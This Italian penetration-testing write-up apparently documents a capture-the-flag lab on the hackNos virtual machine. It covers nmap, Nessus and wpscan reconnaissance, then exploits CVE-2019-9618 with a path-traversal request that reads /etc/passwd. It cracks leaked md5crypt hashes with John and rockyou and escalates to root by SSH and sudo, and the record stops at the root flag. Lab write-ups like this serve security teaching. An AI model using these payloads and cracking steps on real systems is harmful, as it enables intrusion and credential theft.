
Packets: 2008 - Displayed: 2008 (100.0%)  Profile: 

```

Wireshark - Conversations - eth0 (host 10.0.2.7)

Ethernet - 2	IPv4 - 1	IPv6	TCP - 1000	UDP					
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets I	
10.0.2.7	61900	10.0.2.15	53699	2	118	1	60		
10.0.2.7	56737	10.0.2.15	53699	2	118	1	60		
10.0.2.7	65389	10.0.2.15	53699	2	118	1	60		
10.0.2.7	56738	10.0.2.15	53699	2	118	1	60		
10.0.2.7	61532	10.0.2.15	53699	2	118	1	60		
10.0.2.7	60443	10.0.2.15	53699	2	118	1	60		
10.0.2.7	63331	10.0.2.15	53699	2	118	1	60		
10.0.2.7	55055	10.0.2.15	53699	2	118	1	60		
10.0.2.7	65129	10.0.2.15	53699	2	118	1	60		
10.0.2.7	55056	10.0.2.15	53699	2	118	1	60		
10.0.2.7	64680	10.0.2.15	53699	2	118	1	60		
10.0.2.7	62078	10.0.2.15	53699	2	118	1	60		
10.0.2.7	64623	10.0.2.15	53699	2	118	1	60		
10.0.2.7	57797	10.0.2.15	53699	2	118	1	60		
10.0.2.7	55555	10.0.2.15	53699	2	118	1	60		
10.0.2.7	65000	10.0.2.15	53699	2	118	1	60		
10.0.2.7	60020	10.0.2.15	53699	2	118	1	60		
10.0.2.7	57294	10.0.2.15	53699	2	118	1	60		
10.0.2.7	54045	10.0.2.15	53699	2	118	1	60		
10.0.2.7	54328	10.0.2.15	53699	2	118	1	60		
10.0.2.7	55600	10.0.2.15	53699	2	118	1	60		
10.0.2.7	58080	10.0.2.15	53699	2	118	1	60		
10.0.2.15	53699	10.0.2.7	554	2	118	1	58		
10.0.2.15	53699	10.0.2.7	443	2	118	1	58		
10.0.2.15	53699	10.0.2.7	111	2	118	1	58		
10.0.2.15	53699	10.0.2.7	80	3	172	2	112		
10.0.2.15	53699	10.0.2.7	3389	2	118	1	58		
10.0.2.15	53699	10.0.2.7	1025	2	118	1	58		
10.0.2.15	53699	10.0.2.7	1723	2	118	1	58		
10.0.2.15	53699	10.0.2.7	8080	2	118	1	58		
10.0.2.15	53699	10.0.2.7	587	2	118	1	58		
10.0.2.15	53699	10.0.2.7	143	2	118	1	58		
10.0.2.15	53699	10.0.2.7	256	2	118	1	58		
10.0.2.15	53699	10.0.2.7	3306	2	118	1	58		
10.0.2.15	53699	10.0.2.7	139	2	118	1	58		

Come versione “GUI” dei comandi abbiamo “ZenMap”.



Potremmo ottenere informazioni ancora più dettagliate con nmap come ad esempio quelle relative al sistema operativo, alla versione etc...

Il comando seguente corrisponde ad un “aggressive scan”

```
→ ~ nmap -A 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 06:15 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 2048 94:36:4e:71:6a:83:e2:c1:1e:a9:52:64:45:f6:29:80 (RSA)
| 256 b4:ce:5a:c3:3f:40:52:a6:ef:dc:d8:29:f3:2c:b5:d1 (ECDSA)
| 256 09:6c:17:a1:a3:b4:c7:78:b9:ad:ec:de:8f:64:b1:7b (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/19%OT=22%CT=1%CU=38718%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5E9C24D4%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=100%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(01=M5B4ST11NW7%02=M5B4ST11NW7%03=M5B4NN11NW7%04=M5B4ST11NW7%05
```

Sono presenti delle estensioni di “nmap” che possono risultare utili.

Ci riferiamo a queste con il termine “Scripting Engine”.

Possiamo servirci dello script “auth” per individuare i dati di autenticazione oppure di “exploit” per ottenere indicazioni su vulnerabilità.

Esiste anche lo script “vuln” che ha il comportamento di “exploit” ma rilascia informazioni più esaustive. Inoltre, analizza la sicurezza della macchina rispetto a database di vulnerabilità note.

```
→ ~ nmap --script auth 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 16:06 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00043s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
| ssh-publickey-acceptance:
|_ Accepted Public Keys: No public keys accepted
80/tcp    open  http
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
```

```
→ ~ nmap --script exploit 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 10:37 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
| clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-CSRF: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
```

```
→ ~ nmap --script vuln 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-21 10:59 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00029s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
| clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp    open  http
| clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-CSRF: Couldn't find any CSRF vulnerabilities.
| http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /tsweb/: Remote Desktop Web Connection
| http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 31.37 seconds
```

Ritornando al results set di “nmap -A”, la versione di SSH è OpenSSH, ovvero quella Open Source e non quella commerciale.

Altre informazioni riguardano uno dei passi più importanti nell’instaurazione di un canale di comunicazione, cioè lo scambio di chiavi (“ssh-hostkey”). Sono mostrati gli algoritmi di generazione chiavi usati come ad esempio RS.

Utilizzando il comando “ssllscan” possiamo analizzare il supporto SSL/TLS sulla porta 22.

```

→ ~ sslscan 10.0.2.7:22
Version: 1.11.13-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 10.0.2.7

Testing SSL server 10.0.2.7 on port 22 using SNI name 10.0.2.7

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Session renegotiation not supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):

```

SSL è presente con versione Open Source, mentre TLS no.

Inoltre, ci da un’informazione aggiuntiva in cui ci informa che le versioni di TLS 1.0/2 non sono vulnerabili all’”heartbleed” (bug di sicurezza nella libreria crittografica OpenSSL usato dal protocollo TLS).

5. Vulnerability Mapping

Il processo di identificazione e analisi dei problemi di sicurezza può essere condotto sia manualmente che automaticamente.

Potrei usare direttamente l’analisi web utilizzando “wpscan” dato che è emerso precedentemente che la macchina target presenta funzionalità basate su Wordpress.

5.1 Analisi Manuale

Semplice esempio di analisi ed identificazione condotto manualmente è quello in cui si utilizza il comando nmap.

```


→ ~ nmap -sV -T5 -p- 10.0.2.7
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 14:54 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00048s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
          )
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 08:00:27:5F:4D:5B (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.85 seconds

```

5.2 Analisi Automatica

Per l'analisi automatica è possibile utilizzare lo strumento chiamato "Nessus". Sapendo che l'asset utilizza tecnologia web-based, utilizziamo la tipologia di scansione Web Application Tests.



Risultano sia vulnerabilità con livello medio che con livello info.

The screenshot shows a detailed list of vulnerabilities found during the scan. The table has columns for 'Sev' (Severity), 'Name', 'Family', and 'Count'. The vulnerabilities listed include:

Sev	Name	Family	Count
MIXED	Wordpress (Multiple Issues)	CGI abuses	4
MEDIUM	Browsable Web Directories	CGI abuses	1
MEDIUM	Web Application Potentially Vulnerable to Clickjacking	Web Servers	1
INFO	HTTP (Multiple Issues)	Web Servers	3
INFO	HTTP (Multiple Issues)	CGI abuses	2
INFO	Nessus SYN scanner	Port scanners	2
INFO	Apache HTTP Server Version	Web Servers	1
INFO	CGI Generic Injectable Parameter	CGI abuses	1
INFO	CGI Generic Tests Load Estimation (all tests)	CGI abuses	1
INFO	External URLs	Web Servers	1
INFO	Nessus Scan Information	Settings	1
INFO	Web Application Sitemap	Web Servers	1
INFO	Web mirroring	Web Servers	1
INFO	Web Server Directory Enumeration	Web Servers	1

Vulnerabilities 14						
Search Vulnerabilities <input type="text"/> 🔍			4 Vulnerabilities			
	Sev	Name	Family	Count		
<input type="checkbox"/>	MEDIUM	WordPress User Enumeration	CGI abuses	1	🕒	📝
<input type="checkbox"/>	INFO	WordPress Detection	CGI abuses	1	🕒	📝
<input type="checkbox"/>	INFO	WordPress Outdated Plugin Detection	CGI abuses	1	🕒	📝
<input type="checkbox"/>	INFO	WordPress Plugin Detection	CGI abuses	1	🕒	📝

Vulnerabilità su Enumeration, Detection e Plugin.

Web Application Potentially Vulnerable to Clickjacking
◀ ▶

Description

The remote web server does not set an X-Frame-Options response header or a Content-Security-Policy frame-ancestors' response header in all content responses. This could potentially expose the site to a clickjacking or UI redress attack, in which an attacker can trick a user into clicking an area of the vulnerable page that is different than what the user perceives the page to be. This can result in a user performing fraudulent or malicious transactions.

X-Frame-Options has been proposed by Microsoft as a way to mitigate clickjacking attacks and is currently supported by all major browser vendors.

Content-Security-Policy (CSP) has been proposed by the W3C Web Application Security Working Group, with increasing support among all major browser vendors, as a way to mitigate clickjacking and other attacks. The frame-ancestors' policy directive restricts which sources can embed the protected resource.

Note that while the X-Frame-Options and Content-Security-Policy response headers are not the only mitigations for clickjacking, they are currently the most reliable methods that can be detected through automation. Therefore, this plugin may produce false positives if other mitigation strategies (e.g., frame-busting JavaScript) are deployed or if the page does not perform any security-sensitive transactions.

Solution

Return the X-Frame-Options or Content-Security-Policy (with the 'frame-ancestors' directive) HTTP header with the page's response. This prevents the page's content from being rendered by another site when using the frame or iframe HTML tags.

See Also

<http://www.nessus.org/u?399b1f56>
https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet
<https://en.wikipedia.org/wiki/Clickjacking>

Plugin Details

Severity:	Medium
ID:	85582
Version:	\$Revision: 1.7 \$
Type:	remote
Family:	Web Servers
Published:	August 22, 2015
Modified:	May 16, 2017

Risk Information

Risk Factor:	Medium
CVSS Base Score:	4.3
CVSS Vector:	CVSS2#AV:N/AC:M/Au:N/C:N/I:P/A:N

Reference Information

CWE: [693](#)

5.3 Analisi Applicazioni Web

Nei passi precedenti è stata messa in evidenza la directory /tsweb appartenente all'url <http://10.0.2.7/tsweb/>.

Utilizziamo il tool “wpscan” sull’url appena citato.

Wpscan permette l’analisi di applicazioni Wordpress.

```
[+] [+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] gracemedia-media-player
| Location: http://10.0.2.7/tsweb/wp-content/plugins/gracemedia-media-player/
| Latest Version: 1.0 (up to date)
| Last Updated: 2013-07-21T15:09:00.000Z
| Found By: Urls In Homepage (Passive Detection)

| Version: 1.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://10.0.2.7/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://10.0.2.7/tsweb/wp-content/plugins/gracemedia-media-player/readme.txt
```

Abbiamo individuato una vulnerabilità che potremmo sfruttare.

Per ottenere informazioni sulla vulnerabilità possiamo servirci di risorse note, come ad esempio il CVE.

Il CVE (Common Vulnerabilities and Exposure) permette di ottenere informazioni pubbliche su vulnerabilità e problemi. C'è da specificare che non contempla vulnerabilità che vanno sotto il nome di 0-day.

Search CVE List

You can search the CVE List for a [CVE Entry](#) if the [CVE ID](#) is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Entries.

View the [search tips](#).

gracemedia player 1.0 plugin

Submit

Search Results

There are **1** CVE entries that match your search.

Name	Description
CVE-2019-9618	The GraceMedia Media Player plugin 1.0 for WordPress allows Local File Inclusion via the "cfg" parameter.

Analysis Description

The GraceMedia Media Player plugin 1.0 for WordPress allows Local File Inclusion via the "cfg" parameter.

CVSS v3.0 Severity and Metrics:

Base Score: 9.8 CRITICAL

Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Impact Score: 5.9

Exploitability Score: 3.9

Attack Vector (AV): Network

Attack Complexity (AC): Low

Privileges Required (PR): None

User Interaction (UI): None

Scope (S): Unchanged

Confidentiality (C): High

Integrity (I): High

Availability (A): High



– CVSS Scores & Vulnerability Types

CVSS Score

7.5

Confidentiality Impact

Partial (There is considerable informational disclosure.)

Integrity Impact

Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)

Availability Impact

Partial (There is reduced performance or interruptions in resource availability.)

Access Complexity

Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)

Authentication

Not required (Authentication is not required to exploit the vulnerability.)

Gained Access

None

Vulnerability Type(s)

File Inclusion

CWE ID

[77](#)

Il CVSS (Common Vulnerability Scoring System) è uno standard di settore per la valutazione della gravità delle vulnerabilità di sicurezza in sistemi informatici. Sono presenti cinque diversi livelli di criticità.

– Products Affected By CVE-2019-9618

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Gracemedia Media Player Project	Gracemedia Media Player	1.0		~~~wordpress~~		Version Details Vulnerabilities

– Number Of Affected Versions By Product

Vendor	Product	Vulnerable Versions
Gracemedia Media Player Project	Gracemedia Media Player	1

– Metasploit Modules Related To CVE-2019-9618

There are not any metasploit modules related to this CVE entry (Please visit www.metasploit.com for more information)

 Verified Has App

Filters

Reset All

Show 15

Search: GraceMedia Media PI

Date D A V Title

Type Platform Author

2019-03-
13WordPress Plugin GraceMedia Media Player 1.0 -
Local File Inclusion

WebApps

PHP

Manuel García
Cárdenas

Exploit-DB è una banca dati che contiene al suo interno una grande quantità di exploit inviati dagli utenti. Ogni informazione relativa ha un codice identificativo specifico.

I. VULNERABILITY

WordPress Plugin GraceMedia Media Player 1.0 - Local File Inclusion

II. BACKGROUND

Hassle-free and user-friendly way to add a Media player directly to your website.

III. DESCRIPTION

This bug was found in the file:

/gracemedia-media-player/templates/files/ajax_controller.php

Vulnerable code:

```
require_once($_GET['cfg']);
```

The parameter "cfg" it is not sanitized allowing include local files

To exploit the vulnerability only is needed use the version 1.0 of the HTTP protocol to interact with the application.

IV. PROOF OF CONCEPT

The following URL have been confirmed that is vulnerable to local file inclusion.

Local File Inclusion POC:

```
GET  
/wordpress/wp-content/plugins/gracemedia-media-player/templates/files/ajax_controller.php?  
ajaxAction=getId&cfg=../../../../../../../../etc/passwd
```

6. Target Exploitation

Si cerca di sfruttare le vulnerabilità rilevate durante le fasi precedenti. La vulnerabilità in questo contesto ci permetterà l'acquisizione di informazioni da usare nelle fasi successive del Penetration testing.

6.1 Local File Inclusion

La LFI può essere sfruttata per indurre l'applicazione Web ad esporre o eseguire file sul server Web. Quando si è ospitati su un server unix/linux, possiamo mostrare la password come file di configurazione per input oscurati/criptati e non visibili normalmente.

Digitando l'url (suggerito nell'exploit) http://10.0.2.7/tsweb/wpcontent/plugins/gracemedia-mediaplayer/templates/files/ajax_controller.php?ajaxAction=getId&cfg=../../../../../../../../etc/passwd otteniamo



```
root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System:/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:103::/nonexistent:/usr/sbin/nologin _apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uidd:/usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:/pollinate:/bin/false sshd:x:110:65534::/run/sshd:/usr/sbin/nologin rohit:x:1000:1000:hackNos:/home/rohit:/bin/bash mysql:x:111:114:MySQL Server:/bin/false flag:$1$flag$vqjCxzjtRc7PofLYS2lWf/1001:1003::/home/flag:/bin/rbash
```

Quello che otteniamo è un'informazione del tipo “Username:Password”.

Dal risultato si intuisce che un utente è “flag” -> “flag:Password”.

Informazione che utilizzeremo successivamente.

7. Post Exploitation

In questa fase sfruttiamo le vulnerabilità con le relative informazioni acquisite per ottenere maggiori privilegi all'interno del sistema.


I metodi usati possono essere il Password Cracking, lo Sniffing di rete etc....

7.1 Password Cracking

Adotteremo un Password Cracking di tipo “Offline Attack”.

Abbiamo recuperato dalla macchina target i file con gli “hash delle password” e quindi dobbiamo ottenere dagli hash delle password.

7.1.1_ Identificazione Formato



```
→ ~ hashid hash2
--File 'hash2'--
Analyzing '$1$flag$vqjCxzjtRc7PofLYS2lWf/'
[+] MD5 Crypt
[+] Cisco-IOS(MD5)
[+] FreeBSD MD5
--End of file 'hash2' --#
```

7.1.2_ John

Strumento che opera su Password con algoritmi di cifratura del tipo Crypt.

Basta fornire a John il file con la wordlist e quello con l'hash della password da Crackare.

```
→ ~ john --wordlist=/usr/share/wordlist/rockyou.txt --format=md5crypt-long hash
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
No password hashes left to crack (see FAQ)
→ ~
→ ~ john -show --format=md5crypt-long hash
? topsecret

1 password hash cracked, 0 left
→ ~
```


7.1.3_ Utilizzo servizio ssh

Ora abbiamo le due informazioni necessarie per accedere come utente: “flag:topsecret”.

Il comando è del tipo:

```
ssh [option] username@host
```

```
→ ~ ssh flag@10.0.2.7
flag@10.0.2.7's password:
```



```
flag@hacknos:/$ ls
bin dev initrd.img lib64 mnt root
boot etc initrd.img.old lost+found opt run
cdrom home lib media proc sbin
flag@hacknos:/$ cd bin
-rbash: cd: restricted
```

Il risultato del comando cd, ci informa che l'utente flag ha una shell “limitata”. Una shell con restrizioni è utilizzata per impostare un ambiente più controllato. Si comporta come una shell standard ma con operazioni/comandi non consentiti.

Per cercare e trovare la bandiera abbiamo bisogno di scorrere/navigare le cartelle. Possiamo servirci sempre del comando ls con opzioni che ci permettono di farlo.

```
-r, --reverse
    reverse order while sorting

-R, --recursive
    list subdirectories recursively

-s, --size
    print the allocated size of each file, in blocks

-S      sort by file size, largest first
```

L'insieme restituito dal comando è ampio. Con il comando grep riusciamo a filtrare i risultati così da renderli “meglio analizzabili”. Come parametro grep mi è sembrato ragionevole specificarlo come nome delle directory che hanno relazioni con file di tipo di configurazione.

```
ls: cannot open directory './tmp/systemd-private-dee5f8d52e5c44e588ea
072a-systemd-timesyncd.service-yNoebP': Permission denied
ls: cannot open directory './var/cache/apt/archives/partial': Permiss
ed
ls: cannot open directory './var/cache/ldconfig': Permission denied
./var/backups:
./var/backups/passbkp:
./var/cache:
./var/cache/apache2:
./var/cache/apache2/mod_cache_disk:
./var/cache/apparmor:
./var/cache/apt:
```

```
flag@hacknos:/$ ls /var/cache/apt
archives  pkgspace.cache  srcpkgspace.cache
flag@hacknos:/$ ls /var/cache/apt/archive/partial
ls: cannot access '/var/cache/apt/archive/partial': No such file or directory
flag@hacknos:/$
```

Directory in cui è apparso il divieto di accesso sono da scartare in quanto inutilizzabili.

```
flag@hacknos:/$ ls /var/backups
apt.extended_states.0      apt.extended_states.2.gz
apt.extended_states.1.gz  passbkp
flag@hacknos:/$ ls -l /var/backups
total 48
-rw-r--r-- 1 root root 33598 Apr 17 15:05 apt.extended_states.0
-rw-r--r-- 1 root root  3603 Nov 17 22:09 apt.extended_states.1.gz
-rw-r--r-- 1 root root  3562 Nov 17 17:40 apt.extended_states.2.gz
drwxr-xr-x 2 root root  4096 Nov 17 21:44 passbkp
flag@hacknos:/$ ls /var/backups/passbkp
md5-hash
```

```
flag@hacknos:/$ ls -l /var/backups/passbkp
total 4
-rw-r--r-- 1 root root 32 Nov 17 21:44 md5-hash
```

```
flag@hacknos:/$ ls -l /var/backups/passbkp
total 4
-rw-r--r-- 1 root root 32 Nov 17 21:44 md5-hash
flag@hacknos:/$
flag@hacknos:/$
flag@hacknos:/$ cat /var/backups/passbkp/md5-hash
$1$rohit$01Dl0NQKtqfeL08fGrqqi0
```

Abbiamo ottenuto un'altra password criptata con formato md5.

Analizzando la struttura dell'hash, anche comparandolo con quello analizzato precedentemente, capiamo che "rohit" è uno username.

Per ottenere la sua password andiamo ad usare di nuovo John.

```
→ ~ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt has
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256])
)
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!%hack41      (?)
1g 0:00:02:02 DONE (2020-04-24 17:23) 0.008145g/s 114838p/s 114838c/s 114838
r3@m..!##^%^
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
→ ~ john --show --format=md5crypt hash
?:!%hack41

1 password hash cracked, 0 left
```

Quindi abbiamo che:

Username -> rohit


Password -> !%hack41

7.2 Horizontal Privilege Escalation

Sfruttando le credenziali prima ottenute otteniamo tutti i privilegi posseduti dall'utente rohit.


Accesso mediante l'utilizzo del comando "su", che consente di eseguire comandi con privilegi di un altro utente.

```
flag@hacknos:/$ su rohit
Password:
rohit@hacknos:/$
```



Accesso mediante ssh. Qui non siamo nel caso di Privilege escalation.

```
→ ~ ssh rohit@10.0.2.7  
rohit@10.0.2.7's password:
```



7.2.1_ User Flag

Ora che siamo loggati come utente rohit, possiamo cercare il probabile file contenente la bandiera obiettivo.

User flag catturata.

Intuitivamente, la Root flag, dovrebbe essere disponibile solo ad un utente root.


Tuttavia, proviamo ad accedere a questa informazione dall'account corrente.

```
rohit@hacknos:~$ pwd  
/home/rohit  
rohit@hacknos:~$ cd ..  
rohit@hacknos:/home$ cd ..  
rohit@hacknos:/$ pwd  
/  
rohit@hacknos:/$ cd root/  
-bash: cd: root/: Permission denied  
rohit@hacknos:/$
```

Come previsto, non abbiamo permessi per accedere alla directory root.

Dobbiamo aumentare i nostri privilegi.

7.3 Vertical Privilege Escalation



```
rohit@hacknos:/$ sudo -i  
[sudo] password for rohit:  
root@hacknos:~#
```

```
rohit@hacknos:/$ sudo su  
root@hacknos:/#
```

7.3.1 Root Flag

